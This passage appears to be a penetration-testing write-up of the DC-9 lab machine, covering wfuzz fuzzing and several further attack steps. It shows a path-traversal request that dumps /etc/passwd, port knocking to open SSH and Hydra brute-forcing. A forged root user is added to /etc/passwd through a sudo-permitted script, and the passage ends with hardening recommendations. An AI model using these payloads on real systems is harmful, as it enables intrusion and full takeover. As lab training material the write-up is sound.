
-u 'URL' : Target URL. FUZZ will be replaced by words from the wordlist.

-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt : Wordlist to use — each word will replace FUZZ.

-H 'cookie: PHPSESSID=...' :


Send a session cookie (authenticated session).

-hw 100 : Hide responses where the size (number of words) is 100 (to reduce noise




Then Perform this command :

http://192.168.1.9?file=../../../../../../../etc/passwd


Restore Session
CrackStation - Online Pas
Example.com - Staff Details
192.168.1.9/welcome.php?file=../../../../../../etc/pas
120%
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
Example.com - Staff Details
Home
Display All Records
Search
Manage
Add Record
Log Out
Logged in as admin
File does not exist
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologi
usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:
man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:
news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/n
data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:
Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Repo
var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/
nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin systemd-
network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:103:104
run/systemd:/usr/sbin/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/ss
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin mysql:x:106:113:MySQL Server,,,:/non
marym:x:1001:1001:Mary Moe:/home/marym:/bin/bash julied:x:1002:1002:Julie Dooley:/home/julied:/bin/bash
fredf:x:1003:1003:Fred Flintstone:/home/fredf:/bin/bash barneyr:x:1004:1004:Barney Rubble:/home/barneyr:/bi
tomc:x:1005:1005:Tom Cat:/home/tomc:/bin/bash jerrym:x:1006:1006:Jerry Mouse:/home/jerrym:/bin/bash
wilmaf:x:1007:1007:Wilma Flintstone:/home/wilmaf:/bin/bash bettyr:x:1008:1008:Betty Rubble:/home/bettyr:/bin
chandlerb:x:1009:1009:Chandler Bing:/home/chandlerb:/bin/bash joeyt:x:1010:1010:Joey Tribbiani:/home/joeyt
rachelg:x:1011:1011:Rachel Green:/home/rachelg:/bin/bash rossg:x:1012:1012:Ross Geller:/home/rossg:/bin/b
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash phoebeb:x:1014:1014:Phoebe Buffay:/home/phc
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash janitor:x:1016:1016:Donald Trump:/home/janito
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash

So, the ‘url parameter’ fuzzing worked and now we got the ‘/etc/passwd’ file and the file shows us that there are lot of users that can log into the machine. As we know in our initial enumeration phase, the ‘nmap scan’ showed us that there was only one port open and there was no ‘ssh’ port 22 open. I think there are so many users on this machine with login feature

I think there should be port 22 open but it is disabled for outer world for security purposes with some configurations. There is a program called ‘knockd’, it is a daemon and ‘port knock server’. “knockd’ is used to hide the ports and it uses port sequence to unhide it



I found the OpenSSH sequence to open the ‘ssh’ port. I will use ‘Knock’ to use the sequence and open the ‘ssh’ port.

```
┌──(ali㉿vbox)-[~]
└─$  knock 192.168.1.9 7469 8475 9842


┌──(ali㉿vbox)-[~]
└─$ nmap -p 22 192.168.1.9
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-24 09:23 EDT
Nmap scan report for dc-9 (192.168.1.9)
Host is up (0.00044s latency).

PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 08:00:27:AF:B3:2F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.03 seconds
```

The ‘ssh’ port is open now. Let’s try ‘hydra’ to find out the user with particular password that can log into ‘ssh’ using previously saved usernames and passwords


Hydra -L users.txt -P passwords.txt 192.168.1.9 ssh




I found the users with passwords that can log into the ‘ssh’. Let’s login to SSH.

After that I am logged into Janitor user. Let’s do the further enumeration and see what information can we find.

ssh Janitor@192.168.1.9






I found few more passwords on user janitors home folder. I will add these passwords to the passwords file and again bruteforce for more ‘ssh’ users. I tried to enumerate on those three users but no users could run any commands with root privilege and no users could even run any command with ‘sudo’ command. But I found some useful information.

I will add the new passwords to the old that I got It

And do hydra with username

Hydra -L user.txt -P password.txt 192.168.1.9 ssh



6.Privilege Escalation :

Once the tester has gained initial access, the next step is privilege escalation. The goal is to increase access from a low-privileged user account (e.g., regular user) to a high-privileged account (e.g., **root** in Linux or **Administrator** in Windows).

Tasks in the Privilege Escalation Stage:

- **Search for Privilege Escalation Vulnerabilities**: These could include **sudo misconfigurations**, **weak file permissions**, or **kernel vulnerabilities**.
- **Exploit Misconfigurations**: Accessing files or functions that grant higher privileges than intended.
- **Manipulate Local Users**: Attempting to use weak passwords or change passwords to gain access to privileged accounts.

- **Use System Vulnerabilities**: Exploiting vulnerabilities in the kernel or operating system to escalate privileges to **root** or **Administrator** , and you will see at this machine How make Privilege Escalation

I found new log in creds for the user fredf.



This user ‘fredf’ can run a file as shown above. Let’s see what we can do out of this information. As we can see in python script that we can read and append a file. So, I thought of creating a user and appending it to the ‘/etc/passwd’ file and switching it to that user to get the root shell. Let’s try that. I am going to create a user ‘vulnhub’ with password ‘vulnhub’ with login feature into a file ‘vulnhub’ within ‘/var/tmp’ directory.

```
fredf@dc-9:~$ cd /var/tmp
fredf@dc-9:/var/tmp$ openssl passwd -1
Password:
Verifying - Password:
$1$jO/Y3b8Y$FtE7t7KJel1EsUFybH4Oe1
fredf@dc-9:/var/tmp$ echo 'vulnhub:$1$jO/Y3b8Y$FtE7t7KJel1EsUFybH4Oe1:0:0:vulnhub:/home/vulnhub:/bin/bash' > vulnhub
fredf@dc-9:/var/tmp$ ls -la
total 20
drwxrwxrwt  4 root  root  4096 Jul 13 07:43 .
drwxr-xr-x 12 root  root  4096 Dec 29  2019 ..
drwx------  3 root  root  4096 Jul 13 07:38 systemd-private-2f19920d68e64883ad511a7511e21300-apache2.service-k2BSLH
drwx------  3 root  root  4096 Jul 13 07:38 systemd-private-2f19920d68e64883ad511a7511e21300-systemd-timesyncd.service-IfYHxl
-rw-r--r--  1 fredf fredf   79 Jul 13 07:43 vulnhub
fredf@dc-9:/var/tmp$ cat vulnhub
vulnhub:$1$jO/Y3b8Y$FtE7t7KJel1EsUFybH4Oe1:0:0:vulnhub:/home/vulnhub:/bin/bash
fredf@dc-9:/var/tmp$
```

Now we can use the script to copy the content of this file to ‘/etc/passwd’ file.

```
fredf@dc-9:/var/tmp$ sudo -l
Matching Defaults entries for fredf on dc-9:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User fredf may run the following commands on dc-9:
    (root) NOPASSWD: /opt/devstuff/dist/test/test
fredf@dc-9:/var/tmp$ sudo /opt/devstuff/dist/test/test vulnhub /etc/passwd
fredf@dc-9:/var/tmp$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
```

```
monicag:x:1013:1013:Monica Geller:/home/monicag:/bin/bash
phoebeb:x:1014:1014:Phoebe Buffay:/home/phoebeb:/bin/bash
scoots:x:1015:1015:Scooter McScoots:/home/scoots:/bin/bash
janitor:x:1016:1016:Donald Trump:/home/janitor:/bin/bash
janitor2:x:1017:1017:Scott Morrison:/home/janitor2:/bin/bash
vulnhub:$1$jO/Y3b8Y$FtE7t7KJel1EsUFybH4Oe1:0:0:vulnhub:/home/vulnhub:/bin/bash
fredf@dc-9:/var/tmp$
```

So, the user we created has been copied to ‘/etc/passwd’ file. Now let’s try to switch to the user ‘vulnhub’ with password ‘vulnhub’

```
fredf@dc-9:/var/tmp$ su vulnhub
Password:
root@dc-9:/var/tmp# whoami
root
root@dc-9:/var/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-9:/var/tmp# hostname
dc-9
root@dc-9:/var/tmp#
```

```
fredf@dc-9:/var/tmp$ su vulnhub
Password:
root@dc-9:/var/tmp# whoami
root
root@dc-9:/var/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-9:/var/tmp# hostname
dc-9
root@dc-9:/var/tmp#
```

I am able to get the root shell.

```
root@dc-9:/var/tmp# cd /root
root@dc-9:/root# ls
theflag.txt
root@dc-9:/root# cat theflag.txt
```




```
Congratulations - you have done well to get to this point.

Hope you enjoyed DC-9.  Just wanted to send out a big thanks to all those
who have taken the time to complete the various DC challenges.

I also want to send out a big thank you to the various members of @m0tl3ycr3w .

They are an inspirational bunch of fellows.

Sure, they might smell a bit, but ... just kidding.  :-)

Sadly, all things must come to an end, and this will be the last ever
challenge in the DC series.

So long, and thanks for all the fish.


root@dc-9:/root#
```

7- Security Recommendations :

1. **Apply Regular Updates and Patch Management**
   Always update operating systems, web applications, and all software components to their latest versions to prevent exploitation of known vulnerabilities.
2. **Implement Proper Input Validation and Sanitization**
   Validate and sanitize all user inputs to prevent SQL Injection attacks. Never trust input from users without filtering it.
3. **Use Least Privilege Principle**
   Configure user accounts with the minimum privileges necessary. Database accounts should have restricted access based on their specific needs.
4. **Enable Strong Authentication Mechanisms**

Use strong, complex passwords and implement multi-factor authentication (MFA) wherever possible to protect user accounts.

5. **Encrypt Sensitive Data**
   Store passwords and other sensitive information using strong encryption algorithms such as bcrypt or SHA-256 with salt.

6. **Conduct Regular Vulnerability Assessments**
   Perform regular internal and external penetration testing to detect and fix vulnerabilities before attackers can exploit them.

7. **Implement Proper Error Handling**
   Configure applications and servers to hide detailed error messages that could reveal sensitive system information to attackers.

8. **Secure Configuration Management**
   Ensure that all servers and services are securely configured following security best

practices. Disable unnecessary services and ports.

9. **Monitor and Log Network Activities** Implement centralized logging and real-time monitoring to detect suspicious activities and respond to incidents promptly.
10. **User Security Awareness Training** Educate all users and employees about cybersecurity threats, social engineering attacks, and safe internet practices.

8- Conclusion :

The DC-9 machine provided an excellent opportunity to explore real-world vulnerabilities and exploit scenarios within a controlled

environment. Throughout the project, various stages such as enumeration, vulnerability analysis, exploitation, and privilege escalation were performed, showcasing the critical importance of secure development practices and system hardening.

By successfully compromising the machine, it became evident how simple misconfigurations, outdated services, and lack of input validation can open doors for attackers. The exploitation process demonstrated how an initial foothold could lead to complete system control if security layers are not properly implemented.

This project highlighted the necessity for organizations to adopt a proactive security posture by regularly updating systems, implementing strong access controls, and performing continuous security assessments. Cybersecurity is not a one-time task but an ongoing process that evolves with emerging threats.

Applying the recommended security practices and maintaining an active defense strategy are key to minimizing vulnerabilities and protecting critical assets in today's dynamic threat landscape.